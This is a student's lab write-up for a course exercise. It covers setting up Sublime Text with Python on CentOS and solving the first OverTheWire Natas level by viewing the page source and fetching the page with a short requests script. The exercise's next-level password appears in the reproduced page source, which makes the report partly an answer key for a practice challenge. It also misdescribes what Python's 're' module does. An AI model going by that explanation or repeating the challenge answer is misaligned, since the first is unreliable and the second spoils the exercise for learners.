Joshua Lane
CYSE450 Section 23190
10/26/2022

# Laboratory Exercise – Natas Level 0-6 (Exercise H1)

## 1. Overview

In this lab exercise, students will learn new skills by setting up the Sublime Text editor with Python and using it to test web applications. Using the Brigante (2020) environment, students will be presented with progressive challenges from the OverTheWire website (Natas) in which they will use previously learned skills to find the Capture the Flag (CTF) flags.

## 2. Resources required

This exercise requires the Brigante VM running in the Cyber Range.

## 3. Initial Setup

For this exercise, you will log in to your Cyber Range account, select the Brigante (2020) environment, click "start" to start your environment, and then "join" to get to your Linux desktop.

## 4. Tasks


### Task 1: Setting up SublimeText

The first thing we need to do is download and install the GPG key (GNU PGP Key). This allows for a secure download from the creators of SublimeText. Then we will configure the repo for the version of SublimeText we are downloading. The final step is to update and install the application. This is a CentOS Linux distribution, so some of the commands will be slightly different.

- In a root terminal, type the following: **`yum install python python3-pip`** when prompt type **`y`** and press enter.
- In a root terminal, type the following: **`pip3 install requests-html`** and press enter.
- In a root terminal, type the following: **`rpm -v --import`** **https://download.sublimetext.com/sublimehq-rpm-pub.gpg** and press enter. The terminal will return to the prompt if completed correctly.
- Type the following: **`yum-config-manager --add-repo`** **https://download.sublimetext.com/rpm/stable/x86_64/sublime-text.repo** and press enter.
- Type the following: **`yum install sublime-text`** and press enter. When prompted type **`y`** and press enter.


```
[root@ip-10-1-49-229 student]# yum-config-manager --add-repo https://download.sublimetex
t.com/rpm/stable/x86_64/sublime-text.repo
Loaded plugins: fastestmirror
adding repo from: https://download.sublimetext.com/rpm/stable/x86_64/sublime-text.repo
grabbing file https://download.sublimetext.com/rpm/stable/x86_64/sublime-text.repo to /e
tc/yum.repos.d/sublime-text.repo
repo saved to /etc/yum.repos.d/sublime-text.repo
[root@ip-10-1-49-229 student]#
```

```
================================================================================
 Package                Arch             Version           Repository          Size
================================================================================
Installing:
 sublime-text           x86_64           3211-1            sublime-text        13 M

Transaction Summary
================================================================================
Install  1 Package

Total download size: 13 M
Installed size: 33 M
Is this ok [y/d/N]: y
Downloading packages:
sublime-text-3211-1.x86_64.rpm                                | 13 MB  00:00:00
Running transaction check
Running transaction test
Transaction test succeeded
Running transaction
  Installing : sublime-text-3211-1.x86_64                                   1/1
  Verifying  : sublime-text-3211-1.x86_64                                   1/1

Installed:
  sublime-text.x86_64 0:3211-1

Complete!
[root@ip-10-1-49-229 student]#
```





Here is after I installed everything.

Now we can click on the magnifying glass at the bottom of the screen on the desktop and search for **Sublime Text**. Right click on the application logo and click **Add to Bookmarks**. In addition, you can click and drag the application logo to the desktop to create a shortcut. Once you have your shortcuts setup, click the **Launch** button.





In Sublime Text, we need to set up a few things so that we can build and see our code. To do this, we will need to install the **Package Control** and **Buildview**.

- To install the Package Control, press ctrl+shift+p, and then in the search box, type **`Install Package Control`**.





- To install a package press ctrl+shift+p and click on **Package Control: Install Package**.


- In the package control search box, type **`buildview`**.




Now to build our code, we will have to set the build language.


- In the SublimeText editor, type: **`##!/usr/bin/env python`**
- Click the **Tools** menu, select **Build System**, and then check the **Python** box.







Here is mine after the above steps.

- On the Desktop, create a folder named **natas**.
- In Sublime Text, save your file as **natas0.py** in the natas folder you just created on the Desktop.
- Now we need to exit out of Sublime Text and open it back up.
- To get the split screen, press alt+shift+2.
- Press ctrl+b to build the output.






Here is the end of my task 1.


**Task 2: Python Programming Natas 0-1**

The goal in the lesson is not to be an expert in Python. The idea is to learn how Python can be used to parse information from a website using simple scripts. Don't focus too much on being a perfect Python programmer. Rather focus on the patterns that you see when programming and parsing information.


- In a browser, navigate to https://overthewire.org/wargames/natas/natas0.html

To the left, you can see all the challenges. They are progressive and will get more difficult as we proceed.

- Copy and paste the link from the page into a new tab in the browser. http://natas0.natas.labs.overthewire.org
- Enter the username **`natas0`** and the password **`natas0`.**



- Right click on the page and click **View Page Source**.





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
</div>
</body>
</html>
```

The password can be shown in the page source as a comment. When testing a web application, it is always important to view the source. Sometimes you can find sensitive information that leads to a deeper understanding of the application or its owners.


To prevent error messages, we can create a new python2 build system inside of SublimeText.

- In SublimeText, click **Tools -> Build System -> New Build System**
- Copy and paste the following code:

```
{
        "cmd": ["python2", "-u", "$file"],
        "file_regex": "^[ ]*File \"(...*?)\", line ([0-9]*)",
        "selector": "source.python"
}
```





- Click **File > Save As** and name the file ***python2.sublime-build***. Then click **Save**.




Here is mine after saving it.

- Click **Tools -> Build System -> python2**




- Exit out and restart SublimeText.

From this point on, be sure to pay close attention to the colors in the screenshots. A simple typo can lead to an error and the colors help pinpoint where the line error is. In Sublime Text editor, under the shebang (**#!**), add the following to the natas0.py file (see image below):

```
#!/usr/bin/env python

import requests
import re


url = 'http://natas0.natas.labs.overthewire.org/'

r = requests.get(url, auth = ('natas0', 'natas0'))

print r.text
```

```
Natas1-2.py  ×  natas0.py  ×
1  #!/usr/bin/env python
2
3  import requests
4  import re
5
6
7  url = 'http://natas0.natas.labs.overthewire.org/'
8
9  r = requests.get(url, auth = ('natas0', 'natas0'))
10
11 print r.text
12
```


- Save the code with **`CTRL+s`** (you will want to do this frequently).

Python Code Breakdown:


- **import requests** - Imports the request module that allows http requests to be made.
- **import re** - Imports the module "Regular expressions" allowing characters such as the backslash ('\') to be used without invoking their special meaning.
- **r = requests.get(url, auth = ('natas0', 'natas0')) -** This sets the variable **r** to access the get request with authorization using the username and password that we set (username first, then password).
- **print r.text -** prints the results of the variable **r**. In this case, the get request with authorization.

- In the natas0.py tab, press CTRL+b to build the program and output it in a new tab.

The first time you do this, you may have to click and drag the tab to the other side of the split screen to get the results in the screenshot below.




As you can see, the request is now in the build output tab and the next password for natas1 is there.

